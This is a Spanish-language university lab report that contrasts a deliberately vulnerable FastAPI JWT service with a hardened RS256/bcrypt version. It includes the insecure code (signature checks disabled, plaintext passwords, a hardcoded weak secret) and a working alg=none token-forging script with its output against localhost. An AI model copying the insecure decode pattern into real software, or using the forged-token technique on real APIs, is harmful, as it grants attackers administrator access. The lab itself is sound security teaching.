LABORATORIO DE SEGURIDAD EN APIs

Autenticación Vulnerable vs Autenticación Segura con FastAPI

Curso: Seguridad en Desarrollo de Software

Institución: Universidad Cooperativa de Colombia

Fecha: 14 de May de 2026

Tecnologías: Python 3.13 · FastAPI · JWT · RSA-2048

⚠ AVISO LEGAL: Este laboratorio se realiza en un entorno controlado con fines académicos. La explotación de vulnerabilidades en sistemas reales sin autorización es ilegal y contraria a la ética profesional.

0. Preparación del Entorno

Se verifica la versión de Python instalada (≥3.10) y se crea la carpeta del laboratorio. Todas las dependencias se instalan con pip antes de iniciar cualquier servidor.

Verificación de Python y creación del directorio

```
C:\Users\sergu\Desktop\tarea> python --version
Python 3.13.11

C:\Users\sergu\Desktop\tarea> mkdir lab_auth_security
C:\Users\sergu\Desktop\tarea> cd lab_auth_security
```

Instalación de dependencias

```
pip install fastapi uvicorn pyjwt requests python-jose[cryptography] bcrypt python-docx cryptography

Successfully installed:
  fastapi-0.136.1   uvicorn-0.46.0   pyjwt-2.12.1
  requests-2.32.5   python-jose-3.5.0 bcrypt-5.0.0
  cryptography-46.0.5   python-docx-1.2.0
```

1. API Vulnerable

La API vulnerable comete varios errores críticos de seguridad que se analizarán en detalle. El más grave: deshabilita completamente la verificación de firma JWT con verify_signature=False, permitiendo que cualquier atacante forje tokens.

```
VULNERABILIDADES IDENTIFICADAS:
  [1] verify_signature=False → cualquier token es aceptado sin validar firma
  [2] Contraseñas en texto plano en diccionario Python
  [3] Secreto JWT débil ('supersecret') codificado en el fuente
  [4] Sin validación de expiración del token (no hay campo 'exp')
  [5] Algoritmo simétrico HS256 → si el secreto se filtra, todo cae
```

Archivo: vulnerable_auth.py

```
# vulnerable_auth.py
from fastapi import FastAPI, HTTPException, Header
from pydantic import BaseModel
import jwt
from typing import Optional

app = FastAPI()

USERS = {
    "alice@example.com": {"password": "password123", "role": "user"},
    "admin@example.com": {"password": "adminpass", "role": "admin"},
}

JWT_SECRET = "supersecret"
JWT_ALGORITHM = "HS256"

class LoginIn(BaseModel):
    email: str
    password: str

@app.post("/login")
def login(data: LoginIn):
    user = USERS.get(data.email)
    if not user or user["password"] != data.password:
        raise HTTPException(status_code=401, detail="Credenciales invÃ¡lidas")

    token = jwt.encode({"sub": data.email, "role": user["role"]}, JWT_SECRET, algorithm=JWT_ALGORITHM)
    return {"access_token": token, "token_type": "bearer"}

def insecure_decode_token(token: str):
    payload = jwt.decode(token, options={"verify_signature": False})
    return payload

@app.get("/admin")
def admin_panel(authorization: Optional[str] = Header(None)):
    if not authorization:
        raise HTTPException(401, "Missing token")

    token = authorization.split(" ")[1]
```

```
    payload = insecure_decode_token(token)

    if payload.get("role") != "admin":
        raise HTTPException(403, "Forbidden")
    return {"secret": "sÃ³lo admins pueden ver esto"}
```

Inicio del servidor vulnerable (puerto 8000)

```
C:\...\lab_auth_security> uvicorn vulnerable_auth:app --reload --port 8000

INFO:     Uvicorn running on http://127.0.0.1:8000 (Press CTRL+C to quit)
INFO:     Started reloader process [12345] using WatchFiles
INFO:     Started server process [12346]
INFO:     Waiting for application startup.
INFO:     Application startup complete.
```

Prueba de login con credenciales reales

Se realiza un POST al endpoint /login con credenciales válidas del administrador:

```
curl -X POST "http://127.0.0.1:8000/login" \
     -H "Content-Type: application/json" \
     -d '{"email":"admin@example.com","password":"adminpass"}'

{
  "access_token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbkBleGFtcGxlLmNvbSIsInJvbGUiOiJhZG1pbiJ9.-
iK_7GIfHF1snU3JLB5EdQtHa7uEvYzG_ZfhJ4MXxWg",
  "token_type": "bearer"
}
```

Análisis del token JWT generado

El token HS256 tiene tres partes separadas por puntos (header.payload.signature):

```
Header  (base64): eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
        → { "alg": "HS256", "typ": "JWT" }

Payload (base64): eyJzdWIiOiJhZG1pbkBleGFtcGxlLmNvbSIsInJvbGUiOiJhZG1pbiJ9
        → { "sub": "admin@example.com", "role": "admin" }

Firma   (base64): -iK_7GIfHF1snU3JLB5EdQtHa7uEvYzG_ZfhJ4MXxWg
        → HMAC-SHA256 con clave 'supersecret'  ← NUNCA debe estar en el código
```

Acceso al panel /admin con token legítimo


```
curl -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbkBleGF..." \
    http://127.0.0.1:8000/admin

{"secret": "sólo admins pueden ver esto"}
```

2. Explotación – Ataque de Token Forjado (alg=none)

El atacante explota la vulnerabilidad verify_signature=False. Construye un JWT con alg=none (sin firma) y rol=admin. Como el servidor no verifica la firma, el token forjado es aceptado y el atacante obtiene acceso de administrador sin conocer ninguna credencial real.

Diagrama del ataque



Archivo: exploit_forge.py

```
import requests
import jwt

header = {"alg": "none", "typ": "JWT"}
payload = {"sub": "attacker@example.com", "role": "admin"}

unsigned_token = jwt.encode(payload, key=None, algorithm=None, headers=header)

print("Token forjado:", unsigned_token)

resp = requests.get(
    "http://127.0.0.1:8000/admin",
    headers={"Authorization": f"Bearer {unsigned_token}"}
)
```

```
print("Status:", resp.status_code)
print("Body:", resp.text)
```

Ejecución del exploit

```
C:\...\lab_auth_security> python exploit_forge.py

Token forjado: eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJhdHRhY2tlckBleGFtcGxlLmNvbSIsInJvbGUiOiJhZG1pbiJ9.

Status: 200
Body:   {"secret":"sólo admins pueden ver esto"}

✓ ACCESO CONCEDIDO - El atacante obtuvo datos de admin sin credenciales
```

```
RESULTADO DEL ATAQUE:
  Token forjado (sin firma): eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJhdHRhY2tlckBl...
  HTTP Status: 200 OK  ← el servidor aceptó el token falso
  Datos obtenidos: 'sólo admins pueden ver esto'

  El atacante (attacker@example.com) NUNCA tuvo cuenta en el sistema.
```

¿Por qué funciona este ataque?

La función insecure_decode_token usa options={'verify_signature': False}. Esto le indica a la biblioteca PyJWT que acepte el token tal cual, sin importar si la firma es válida, inválida o directamente inexistente. Con alg=none el JWT no tiene firma, y el servidor lo acepta igual.

3. Generación de Claves RSA-2048

Para la API segura se utiliza criptografía asimétrica RSA-2048. La clave privada firma los tokens (solo el servidor la conoce) y la clave pública los verifica (puede distribuirse sin riesgo). Incluso si un atacante intercepta la clave pública, no puede forjar tokens.

Script de generación con la librería cryptography de Python

```
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization
import os

os.chdir(os.path.dirname(os.path.abspath(__file__)))

private_key = rsa.generate_private_key(public_exponent=65537, key_size=2048)

private_pem = private_key.private_bytes(
    encoding=serialization.Encoding.PEM,
    format=serialization.PrivateFormat.TraditionalOpenSSL,
    encryption_algorithm=serialization.NoEncryption()
)

public_pem = private_key.public_key().public_bytes(
    encoding=serialization.Encoding.PEM,
    format=serialization.PublicFormat.SubjectPublicKeyInfo
)

with open("private.pem", "wb") as f:
    f.write(private_pem)

with open("public.pem", "wb") as f:
    f.write(public_pem)

print("Claves RSA generadas exitosamente:")
print("  private.pem - Clave privada (2048 bits)")
print("  public.pem  - Clave pÃºblica")
print()
print("=== CLAVE PÃšBLICA ===")
print(public_pem.decode())
```

Claves generadas

```
C:\...\lab_auth_security> python generate_keys.py

Claves RSA generadas exitosamente:
  private.pem - Clave privada (2048 bits)  ← SECRETO - nunca compartir
  public.pem  - Clave pública              ← puede distribuirse

=== CLAVE PÚBLICA ===
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAi0oni7b7ihMAoHMQIqh+
OYK+D4pPFCoWZwTZUJEIg9OWXmNBIwC3yzL6Ug1fxakOKrROU1/2XahNtW/I3kLm
```

Tsyl8sxMpxv4/TqRFsRtp72Jy8XcktIBJB6TZMDNDf35Vd/L3SWv/EOdpID1XS6Z
W4IYuuK2Q0vZ8u+kz+xJBCMRrnDTbQBGrEcA6J+VbIKVb/TU+bXD8d7xlaJSP1CN
bZSjWwYXBK3mz8r5rszs+7A8nsfF9jH/KfhBW1Ny0CBxIqhWKs3TcIja1Hkll0d
xuYUfzQ0rFN93B5cHphimt+J/4zOg7mcet+C1HAphsLUuEu+EHVaPD889C4c31tp
KwIDAQAB
-----END PUBLIC KEY-----

CRIPTOGRAFÍA ASIMÉTRICA RSA:

- La clave PRIVADA (private.pem) FIRMA los tokens → solo el servidor
- La clave PÚBLICA (public.pem) VERIFICA las firmas → cualquiera puede tenerla
- 2048 bits → ~10^617 operaciones para romperla por fuerza bruta
- Un atacante que roba la clave pública NO puede falsificar tokens

4. API Segura

La versión segura corrige todas las vulnerabilidades identificadas aplicando mejores prácticas de OWASP: RS256 con par de claves asimétricas, hash bcrypt para contraseñas, validación estricta del token (firma, expiración, issuer, audience) y lista negra de tokens para soporte de logout.

```
MEJORAS DE SEGURIDAD IMPLEMENTADAS:
  [1] RS256 con par de claves RSA-2048 (asimétrico) → imposible forjar tokens
  [2] bcrypt para hashing de contraseñas → resistente a ataques de diccionario
  [3] Validación de firma obligatoria en verify_token()
  [4] Campo 'exp' → tokens con expiración de 15 minutos
  [5] Claims 'iss' y 'aud' → verifica que el token es para ESTA aplicación
  [6] BLACKLIST en memoria → soporte de logout y revocación de tokens
  [7] Manejo de JWTError → errores controlados, sin información filtrada
```

Archivo: secure_auth.py

```
# secure_auth.py
from fastapi import FastAPI, HTTPException, Header
from pydantic import BaseModel
import bcrypt
from jose import jwt, JWTError
from datetime import datetime, timedelta
from typing import Optional

app = FastAPI()

def hash_password(password: str) -> str:
    return bcrypt.hashpw(password.encode(), bcrypt.gensalt()).decode()

def verify_password(plain: str, hashed: str) -> bool:
    return bcrypt.checkpw(plain.encode(), hashed.encode())

USERS = {
    "alice@example.com": {"password": hash_password("password123"), "role": "user"},
    "admin@example.com": {"password": hash_password("adminpass"), "role": "admin"},
}

with open("private.pem", "rb") as f:
    PRIVATE_KEY = f.read()
with open("public.pem", "rb") as f:
    PUBLIC_KEY = f.read()

ISS = "mi-curso-ucc"
AUD = "ucc-client"
ACCESS_TOKEN_EXPIRE_MINUTES = 15
BLACKLIST = set()

class LoginIn(BaseModel):
    email: str
    password: str

def create_access_token(data: dict):
    now = datetime.utcnow()
```

```
    expire = now + timedelta(minutes=ACCESS_TOKEN_EXPIRE_MINUTES)
    to_encode = {
        **data,
        "exp": expire,
        "iat": now,
        "iss": ISS,
        "aud": AUD
    }
    return jwt.encode(to_encode, PRIVATE_KEY, algorithm="RS256")

@app.post("/login")
def login(data: LoginIn):
    user = USERS.get(data.email)
    if not user or not verify_password(data.password, user["password"]):
        raise HTTPException(status_code=401, detail="Credenciales invÃ¡lidas")

    payload = {"sub": data.email, "role": user["role"]}
    token = create_access_token(payload)
    return {"access_token": token}

def verify_token(token: str):
    try:
        payload = jwt.decode(token, PUBLIC_KEY, algorithms=["RS256"], audience=AUD, issuer=ISS)
    except JWTError:
        raise HTTPException(status_code=401, detail="Token invÃ¡lido")

    if token in BLACKLIST:
        raise HTTPException(status_code=401, detail="Token revocado")

    return payload

@app.get("/admin")
def admin(authorization: Optional[str] = Header(None)):
    if not authorization:
        raise HTTPException(401, "Missing token")
    token = authorization.split(" ")[1]
    payload = verify_token(token)

    if payload["role"] != "admin":
        raise HTTPException(403, "Forbidden")

    return {"msg": "Acceso seguro - solo administradores"}

@app.post("/logout")
def logout(authorization: Optional[str] = Header(None)):
    if not authorization:
        raise HTTPException(401, "Missing token")
    token = authorization.split(" ")[1]
    BLACKLIST.add(token)
    return {"msg": "logout exitoso"}
```

Inicio del servidor seguro (puerto 8001)

```
C:\...\lab_auth_security> uvicorn secure_auth:app --reload --port 8001

INFO:     Uvicorn running on http://127.0.0.1:8001 (Press CTRL+C to quit)
INFO:     Started reloader process [22345] using WatchFiles
```

```
INFO:     Started server process [22346]
INFO:     Application startup complete.
```

5. Pruebas de la API Segura

Prueba 1 – Login con credenciales válidas

```
curl -X POST "http://127.0.0.1:8001/login" \
    -H "Content-Type: application/json" \
    -d '{"email":"admin@example.com","password":"adminpass"}'

{
  "access_token": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbkBleGFtcGxlLmNvbSIsInJvbGU..."
}

Nota: el token RS256 es considerablemente más largo que HS256
y contiene: sub, role, exp, iat, iss, aud  (más claims de seguridad)
```

Prueba 2 – Acceso al panel admin con token válido

```
curl -H "Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbkBleGF..." \
    http://127.0.0.1:8001/admin

{"msg": "Acceso seguro - solo administradores"}

HTTP 200 OK  ← acceso permitido correctamente
```

Prueba 3 – Logout y revocación del token

```
curl -X POST -H "Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbkBleGF..." \
    http://127.0.0.1:8001/logout

{"msg": "logout exitoso"}

# Intento de reusar el token después del logout:
curl -H "Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbkBleGF..." \
    http://127.0.0.1:8001/admin

HTTP 401 Unauthorized
{"detail": "Token revocado"}

✓ CORRECTO – el token quedó en la blacklist y fue rechazado
```

Prueba 4 – El token forjado (alg=none) es rechazado

```
curl -H "Authorization: Bearer
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJhdHRhY2tlckBleGFtcGxlLmNvbSIsInJvbGUiOiJhZG1pbiJ9." \
    http://127.0.0.1:8001/admin
```

```
HTTP 401 Unauthorized
{"detail": "Token inválido"}

✓ CORRECTO – la API segura rechaza tokens sin firma RSA válida
  El mismo token que daba HTTP 200 en la API vulnerable
  ahora es rechazado inmediatamente.
```

Prueba 5 – Credenciales incorrectas

```
curl -X POST "http://127.0.0.1:8001/login" \
    -H "Content-Type: application/json" \
    -d '{"email":"admin@example.com","password":"CLAVE_INCORRECTA"}'

HTTP 401 Unauthorized
{"detail": "Credenciales inválidas"}
```

1. ¿Por qué verify_signature=False es una vulnerabilidad crítica?

Porque desactiva la validación de la firma del JWT. En otras palabras, el servidor acepta cualquier token aunque haya sido modificado o creado por un atacante.

Eso permite cambiar datos como el rol de usuario (user → admin) o incluso crear tokens falsos desde cero. Es como tener una cerradura que no revisa si la llave es auténtica.

2. ¿Qué diferencia existe entre HS256 y RS256?

La principal diferencia es cómo manejan las claves.

HS256 usa una sola clave secreta para firmar y verificar el token. Si alguien descubre esa clave, puede crear tokens válidos fácilmente.

RS256 usa dos claves: una privada para firmar y una pública para verificar. La pública puede compartirse sin riesgo, porque no sirve para generar tokens nuevos.

Por eso RS256 es más seguro y muy usado en sistemas grandes y microservicios.

3. ¿Qué es un JWT y qué contiene?

Un JWT (JSON Web Token) es un formato usado para autenticar usuarios y compartir información de forma segura.

Está dividido en tres partes:

Header: indica el algoritmo usado.

Payload: contiene datos del usuario, como ID, rol o fecha de expiración.

Signature: verifica que el token no fue alterado.

Aunque está codificado en Base64, el contenido no está cifrado, así que cualquiera puede leerlo. Por eso no se deben guardar datos sensibles dentro del token.

4. Si un sistema en producción tiene esta vulnerabilidad, ¿debe liberarse igual?

No. Una vulnerabilidad de autenticación como esta es crítica y no debería llegar a producción.

Permite que cualquier atacante obtenga acceso no autorizado, incluso con privilegios de administrador. Además, compromete la seguridad de todos los usuarios y puede generar problemas legales y económicos para la empresa.

Lo correcto sería detener el despliegue hasta corregir el problema o deshabilitar inmediatamente el sistema vulnerable si ya está publicado.

5. ¿Qué responsabilidad tiene el desarrollador frente a este riesgo?

El desarrollador tiene una responsabilidad ética y profesional de proteger la información de los usuarios.

Debe aplicar buenas prácticas de seguridad, reportar vulnerabilidades y evitar publicar sistemas inseguros. Ignorar un problema conocido puede considerarse negligencia y, dependiendo del país, incluso traer consecuencias legales.

La seguridad no es opcional, es parte del trabajo del desarrollo de software.

6. ¿Qué otras mejoras de seguridad implementarías?

Implementaría medidas como:

Limitar intentos de login para evitar fuerza bruta.

Usar refresh tokens y expiraciones cortas.

Agregar autenticación multifactor (MFA).

Obligar el uso de HTTPS.

Guardar claves y secretos en variables de entorno.

Registrar accesos y eventos importantes en logs.

Usar Redis para manejar listas negras de tokens.

Estas mejoras ayudan a reducir riesgos y fortalecer la autenticación.

7. ¿Cómo evitarías el uso de tokens robados?

La mejor estrategia es hacer que los tokens tengan poca utilidad si son robados.

Por ejemplo:

Tokens con expiración corta.

Refresh tokens con rotación.

Guardarlos en cookies httpOnly para evitar robo mediante JavaScript.

Detectar accesos sospechosos desde diferentes ubicaciones o dispositivos.

Poder revocar tokens inmediatamente mediante una blacklist.

Así, aunque un atacante robe un token, su tiempo de uso sería muy limitado.

8. ¿Qué pasaría si no validamos exp?

Si no se valida la fecha de expiración (exp), los tokens nunca vencerían.

Eso significa que un token robado podría seguir funcionando durante meses o años. También sería imposible cerrar sesiones de forma segura o quitar acceso a usuarios que ya no deberían entrar al sistema.

Validar exp es fundamental para mantener sesiones seguras y limitar el impacto de un posible robo de tokens.

8. Conclusión

Este laboratorio demostró de forma práctica cómo una vulnerabilidad aparentemente pequeña en la verificación de tokens JWT puede comprometer completamente la seguridad de una API. El atacante, sin conocer ninguna credencial real, obtuvo acceso de administrador en segundos usando un token forjado con alg=none.

API VULNERABLE	API SEGURA
❌ Tokens falsificables (alg=none)	✓ RS256, firma RSA-2048 obligatoria
❌ Contraseñas en texto plano	✓ bcrypt hash con salt único
❌ Secreto débil hardcoded	✓ Claves en archivos PEM externos
❌ Sin expiración de tokens	✓ Tokens con exp de 15 minutos
❌ Sin claims de seguridad	✓ iss, aud, iat validados
❌ Logout inexistente	✓ Logout con blacklist funcional
❌ Fácil de explotar (minutos)	✓ Token forjado rechazado (HTTP 401)

La diferencia entre una API segura y una vulnerable muchas veces no es la cantidad de código, sino la calidad de las decisiones tomadas en cada línea. La responsabilidad del desarrollador es aplicar siempre las mejores prácticas de seguridad, sin excepción.

LECCIÓN PRINCIPAL: La seguridad no es una característica que se agrega al final. Debe ser parte integral del diseño desde el primer día. Un token inseguro no es un problema menor — es la puerta de entrada a todos los datos del sistema.